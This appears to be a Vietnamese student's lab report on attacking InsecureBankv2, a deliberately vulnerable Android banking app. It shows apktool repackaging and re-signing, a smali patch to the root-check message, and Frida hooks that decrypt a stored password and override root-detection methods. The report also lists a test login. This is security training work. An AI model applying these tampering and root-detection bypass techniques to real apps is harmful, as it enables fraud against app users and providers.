zsh: corrupt history file /home/phuc/.zsh_history
(phuc@kali) - [~/Downloads]
$ apktool b InsecureBankv2 -o InsecureBankv3.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
W: aapt: brut.common.BrutException: brut.common.BrutException: Could not extract resource: /prebuilt/linux/aapt_64 (defaulting to $PATH binary)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: InsecureBankv3.apk
(phuc@kali) - [~/Downloads]
$
```

Thực hiện ký chứng chỉ

```
(phuc@kali) - [~/Downloads]
$ keytool -genkey -v -keystore InsecureBankv3.keystore -alias InsecureBankv3 -keyalg RSA -keysize 2048 -validity 10000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]:
What is the name of your organizational unit?
[Unknown]:
What is the name of your organization?
[Unknown]:
What is the name of your City or Locality?
[Unknown]:
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
[Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[Storing InsecureBankv3.keystore]
```

```
(phuc@kali) - [~/Downloads]
$ apksigner sign --ks InsecureBankv3.keystore InsecureBankv3.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Keystore password for signer #1:
```

Cài đặt lại file apk trên máy ảo Android


```
CA: Command Prompt
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin>cd D:
D:\


C:\Users\admin>D:

D:\>adb devices
List of devices attached
192.168.24.105:5555    device

D:\>adb install InsecureBankv3.apk
Performing Streamed Install
Success

D:\>_
```

Leo quyền admin thành công



Vào **InsecureBankv2/smali/com/android/insecurebankv2/PostLogin.smali** để thay đổi code

```

phuc@kali: ~/Downloads/InsecureBankv2/smali/com/android/insecurebankv2
File Actions Edit View Help
GNU nano 7.2 PostLogin.smali
iget-object v1, p0, Lcom/android/insecurebankv2/PostLogin;→root_status:Landroid/widget/TextView;
const-string v2, "Rooted Device!!"
invoke-virtual {v1, v2}, Landroid/widget/TextView;→setText(Ljava/lang/CharSequence;)V
.line 96
goto_1
return-void
.line 87
.end local v0 # "isrooted":Z
:cond_1
const/4 v0, 0x0
goto :goto_0
.line 94
.restart local v0 # "isrooted":Z
:cond_2
iget-object v1, p0, Lcom/android/insecurebankv2/PostLogin;→root_status:Landroid/widget/TextView;
const-string v2, "Device not Rooted!!"
invoke-virtual {v1, v2}, Landroid/widget/TextView;→setText(Ljava/lang/CharSequence;)V
goto :goto_1
.end method
.method protected viewStatment()V
.locals 3

```

Tìm dòng **const-string v2, "Device not Rooted!!"** và sửa thành **"Rooted Device!!"** để chương trình luôn trả về rooted device trong mọi trường hợp

```

goto :goto_0
.line 94
.restart local v0 # "isrooted":Z
:cond_2
iget-object v1, p0, Lcom/android/insecurebankv2/PostLogin;→root_status:Landroid/widget/TextView;
const-string v2, "Rooted Device!!"
invoke-virtual {v1, v2}, Landroid/widget/TextView;→setText(Ljava/lang/CharSequence;)V
goto :goto_1

```


Thực hiện lại việc tạo file apk và ký chứng chỉ như ở trên

```

zsh: corrupt history file /home/phuc/.zsh_history
(phuc@kali)~[~/Downloads]
$ apktool b InsecureBankv2 -o InsecureBankv4.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Is Using Apktool 2.7.0-dirty
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
W: aapt: brut.common.BrutException: brut.common.BrutException: Could not extract resource: /prebuilt/linux/aapt_64 (defaulting to $PATH binary)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: InsecureBankv4.apk
(phuc@kali)~[~/Downloads]
$ keytool -genkey -v -keystore InsecureBankv4.keystore -alias InsecureBankv4 -keyalg RSA -keysize 2048 -validity 10000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]:
What is the name of your organizational unit?
[Unknown]:
What is the name of your organization?
[Unknown]:
What is the name of your City or Locality?
[Unknown]:
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
[Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
[no]: yes
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[Storing InsecureBankv4.keystore]
(phuc@kali)~[~/Downloads]
$ apksigner sign --ks InsecureBankv4.keystore InsecureBankv4.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Keystore password for signer #1:

```

Kết quả sau khi cài đặt và đăng nhập



Bài tập 7:

Thực hiện cài đặt và chạy frida cho android:

```
C:\Windows\System32\cmd.exe - adb shell
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

E:\Bao_Mat_Web\Thuc_hanh\Lab 4>adb push frida-server-16.2.1-android-x86 /data/local/tmp/frida-server
frida-server-16.2.1-android-x86: 1 file pushed, 0 skipped. 193.4 MB/s (51807740 bytes in 0.256s)

E:\Bao_Mat_Web\Thuc_hanh\Lab 4>adb shell
genymotion:/ # cd /data/local/tmp/
genymotion:/data/local/tmp # chmod +x frida-server
genymotion:/data/local/tmp # ./frida-server &
[1] 1871
genymotion:/data/local/tmp #
```

Em thực hiện chạy đoạn script như sau:

```

hook.py X
hook.py > ...
6  device.resume(pid)
7
8  time.sleep(1) # sleep 1 to avoid crash (sometime)
9
10 session=device.attach(pid)
11
12 hook_script="""
13 Java.perform
14 (
15     function()
16     {
17         console.log("Inside the hook script");
18         cryptoClass = Java.choose('com.android.insecurebankv2.CryptoClass',
19         {
20             onMatch : function(instance)
21             {
22                 console.log("Found instance " + instance);
23                 console.log("Result decrypt: " + instance.aesDecryptedString("DTrW2VXjSoFdg0e61fHxJg=="));
24             },
25             onComplete: function()
26             {
27                 console.log("end");
28             }
29         });
30     }
31 )
32 """
33 script = session.create_script(hook_script)
34 script.load()
35 input('...?') # prevent terminat

```

Em thay đổi đoạn string cần decrypt phù hợp với superSecurePassword đã tìm được trong máy.

Mặc dù đã chạy code y chang trong đề cho nhưng những gì em thu lại được chỉ là như này:

```

PS E:\Bao_Mat_Web\Thuc_hanh\Lab 4> & C:/Python312/python.exe "e:/Bao_Mat_Web/Thuc_hanh/Lab 4/hook.py"
Inside the hook script
end
...?

```

Còn đối với đoạn code để ghi đè doesSuperuserApkExist() thì em vẫn chưa thực sự hiểu đề bài yêu cầu cái gì với dòng chữ “// Làm cái gì đó trong trường hợp này, return true”, tại vì khi đăng nhập vào bằng tài khoản dinesh/Dinesh@123\$ thì mặc định nó đã hiển thị “Rooted Device!!”.

Thế nên em sẽ sửa đổi code để nó luôn trả về false và thông báo rằng là “Device not Rooted!!”, code sẽ như sau:

```
hook.py X
hook.py > ...
1  import frida
2  import time
3
4  device = frida.get_usb_device()
5  pid = device.spawn("com.android.insecurebankv2")
6  device.resume(pid)
7
8  time.sleep(1) # sleep 1 to avoid crash (sometime)
9
10 session=device.attach(pid)
11
12
13 hook_script = """
14 Java.perform(function () {
15     var PostLogin = Java.use('com.android.insecurebankv2.PostLogin');
16
17     PostLogin.doesSuperuserApkExist.implementation = function (path) {
18         console.log('doesSuperuserApkExist was called with path: ' + path);
19         return false;
20     };
21
22     PostLogin.doesSUexist.implementation = function () {
23         console.log('doesSUexist was called');
24         return false;
25     };
26 });
27 """
28 script = session.create_script(hook_script)
29 script.load()
30 input('...?') # prevent terminat
```

Kết quả chạy được là:

```
PS E:\Bao_Mat_Web\Thuc_hanh\Lab_4> & C:/Python312/python.exe "e:/Bao_Mat_Web/Thuc_hanh/Lab_4/hook.py"
...?doesSuperuserApkExist was called with path: /system/app/Superuser.apk
doesSUexist was called
█
```

